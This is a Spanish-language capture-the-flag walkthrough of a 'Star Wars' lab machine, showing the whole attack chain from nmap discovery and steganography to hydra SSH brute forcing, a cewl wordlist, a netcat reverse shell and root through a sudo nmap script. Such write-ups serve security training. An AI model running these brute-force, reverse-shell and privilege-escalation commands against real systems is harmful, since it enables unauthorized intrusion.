Write UP star Wars


Vamos a empezar haciendo un nmap para detectar la ip de la maquina vulnerable

```
└─# nmap -sN 172.26.0.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-26 09:06 EST
Nmap scan report for 172.26.0.1
Host is up (0.000075s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE         SERVICE
53/tcp open|filtered domain
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for 172.26.0.2
Host is up (0.00010s latency).
All 1000 scanned ports on 172.26.0.2 are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for 172.26.0.3
Host is up (0.00013s latency).
All 1000 scanned ports on 172.26.0.3 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:C1:7A:BE (Oracle VirtualBox virtual NIC)

Nmap scan report for 172.26.0.6
Host is up (0.00016s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE         SERVICE
22/tcp open|filtered ssh
80/tcp open|filtered http
MAC Address: 08:00:27:23:78:EF (Oracle VirtualBox virtual NIC)

Nmap scan report for 172.26.0.4
Host is up (0.0000070s latency).
All 1000 scanned ports on 172.26.0.4 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
```

En este caso la ip de la máquina de star wars es la 172.26.0.6

Como bien pone ahi hay un puerto 22 y 80 abierto.


Asique buscamos en el navegador esa ip y nos sale esta pagina




Para poder encontar la contraseña en la página lo que vamos a hacer es mirar en su codigo fuente y a bajo del todo nos sale este texto

```
48
49
50 <!--the password is in here
51 MDExMTAxMDAgMDExMDEwMDEgMDExMTAwMTEgMDExMDEwMDEgMDExMTAwMTEgMDExMDExMTAgMDExMDExMTEgMDExMTAxMDAgMDExMDEwMDAgMDExMDAxMDEgMDExMTAwMDAgMDExMDAwMDEgMDExMTAwMTEgMDExMTAwMTEgMDExMTAxMTEgMDExMDExM
52 -->
```


Con la pista que nos han dado de que la contraseña esta aqui lo que hacemos es descargar la imagen y la vamos a meter en la herramienta steganography






Donde vemos que la contraseña es babyYoda123, ahora aunque sabemos una contreña no sabemos el nombre de usuario asique haremos un ataque en bruto al directorio usando la herramienta dirb .


Vemos un archivo de texto llamado robots.txt pero al entrar no vemos nada interesante



Asique probamos otra vez el anterior comando, pero buscando otros archivos



Vemos user.js y vemos que tiene el nombre de dos usuarios en este caso han y skywalker



Al hacer un ataque con hydra vemos el siguiente resultado

```
┌──(root㉿kali)-[/home/kali]
└─# hydra -L users.txt -p babyYoda123 172.26.0.6 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in militar
 ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-26 09:29:15
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommend
[DATA] max 2 tasks per 1 server, overall 2 tasks, 2 login tries (l:2/p:1), ~1 try per
[DATA] attacking ssh://172.26.0.6:22/
[22][ssh] host: 172.26.0.6   login: han   password: babyYoda123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-26 09:29:18
```

La contraseña de babyYoda123 esta asociada al usuario han asique vamos a iniciar sesion por ssh

```
┌──(root㉿kali)-[/home/kali]
└─# ssh han@172.26.0.6
The authenticity of host '172.26.0.6 (172.26.0.6)' can't be established.
ED25519 key fingerprint is SHA256:/GcSNKVqNNbqPwnAsYIwLQM+yPbHijsdrpOR+0R/vHY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.26.0.6' (ED25519) to the list of known hosts.
han@172.26.0.6's password:
Linux starwars 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Jul 23 08:18:42 2020 from ::1
han@starwars:~$
```

Hacemos un ls y vemos el archivo note.txt en secrets


```
han@starwars:~$ ls -la
total 32
drwxr-xr-x 4 han  han  4096 Jul 23  2020 .
drwxr-xr-x 5 root root 4096 Jul 23  2020 ..
-rw------- 1 han  han   483 Jul 24  2020 .bash_history
-rw-r--r-- 1 han  han   220 Apr 18  2019 .bash_logout
-rw-r--r-- 1 han  han  3526 Apr 18  2019 .bashrc
drwx------ 3 han  han  4096 Jul 23  2020 .gnupg
-rw-r--r-- 1 han  han   807 Apr 18  2019 .profile
drwxr-xr-x 2 han  han  4096 Jul 24  2020 .secrets
han@starwars:~$
```

```
han@starwars:~$ cd .secrets/
han@starwars:~/.secrets$ ls
note.txt
han@starwars:~/.secrets$ cat note.txt
Anakin is a cewl kid.
han@starwars:~/.secrets$
```


Ç


Comprobamos el archivo passwd para ver los usuarios y vimos a starwalker y a darth

```
han@starwars:~/.secrets$ tail /etc/passwd
speech-dispatcher:x:110:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
avahi:x:111:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
saned:x:112:119::/var/lib/saned:/usr/sbin/nologin
colord:x:113:120:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
hplip:x:114:7:HPLIP system user,,,:/var/run/hplip:/bin/false
lightdm:x:115:121:Light Display Manager:/var/lib/lightdm:/bin/false
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
han:x:1000:1000::/home/han:/bin/bash
skywalker:x:1001:1001::/home/skywalker:/bin/bash
Darth:x:1002:1002::/home/Darth:/bin/bash
```




Anteriormente el creador dio la pista de cewl, por lo que usuraremos ese comando usando un archivo txt como lista de contraseñas para nuestro ataque bruto a través de ssh







Ahora tenemos el usuario skywalker con la contraseña tatooine asique iniciamos sesion por ssh

Repetimos lo mismo que hicimos con el usuario de han y vemos una carpeta llamada darth en el home, dentro de darth vemos un directorio oculto llamado secrets que contiene un archivo en python llamado evil.py







Asique ahora toca escalar privilegios, para ello usamos el sript evil.py ya que erea modificable, y eidtamos al shell inverso get como darth sobre netcat

Después iniciamos sesion como Darh y ponemos python one-liner para obtener el shell TTY y luego comprobamos los privilegios con sudo

```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] contraseña para kali:
┌──(root㉿kali)-[/home/kali]
└─# nc -lvp 1234
listening on [any] 1234 ...
172.26.0.6: inverse host lookup failed: Unknown host
connect to [172.26.0.4] from (UNKNOWN) [172.26.0.6] 57264
python -c 'import pty; pty.spawn("/bin/bash")'
Darth@starwars:~$ sudo -l
sudo -l
Matching Defaults entries for Darth on starwars:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User Darth may run the following commands on starwars:
    (ALL) NOPASSWD: /usr/bin/nmap
Darth@starwars:~$
```

El usuario Darth posee el derecho sudo para NMAP, escribimos el script root.nse dentro de /tmp para ejecutar /bin/bash para escalar privilegios de root

```
QUITTING!
Darth@starwars:~$ echo "os.execute('bin/sh')">/tmp/root.nse
echo "os.execute('bin/sh')">/tmp/root.nse
Darth@starwars:~$ sudo nmap --script=/tmp/root.nse
sudo nmap --script=/tmp/root.nse
```

Y aquí tenemos la flag siendo root

```
Starting Nmap 7.70 ( https://nmap.org ) at 2024-02-22 11:45 EST
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# cat flag.txt
    .-.
                        |_:_|
                       /(_Y_)\
.                     ( \/M\/ )
'.                 _.'-/'-'\-'._
  ':           _/.--'[[[[]'--.\_
    ':       /_'  : |::"| :  '.\
      ':    //   ./ |oUU| \.'  :\
        ':  _:'..' \_|___|_/ :   :|
          ':.  .'  |_[___]_|  :.':\
          [::\ |  :  | |  :   ; : \
           '-'   \/'.| |.' \  .;.' |
           |\_    \  '-'   :       |
           |  \    \ .:    :   |   |
           |   \    | '.   :    \  |
           /       \  :. .;       |
          /     |   |  :__/     :  \\
         |  |   |    \:   | \   |   ||
        /    \  : :  |:   /  |__|   /|
    snd |     : : :_/_|  /'._\  '--|_\
        /___.-/_|-'    \  \
                       '-'
I hope you liked it Padawan :)  #
```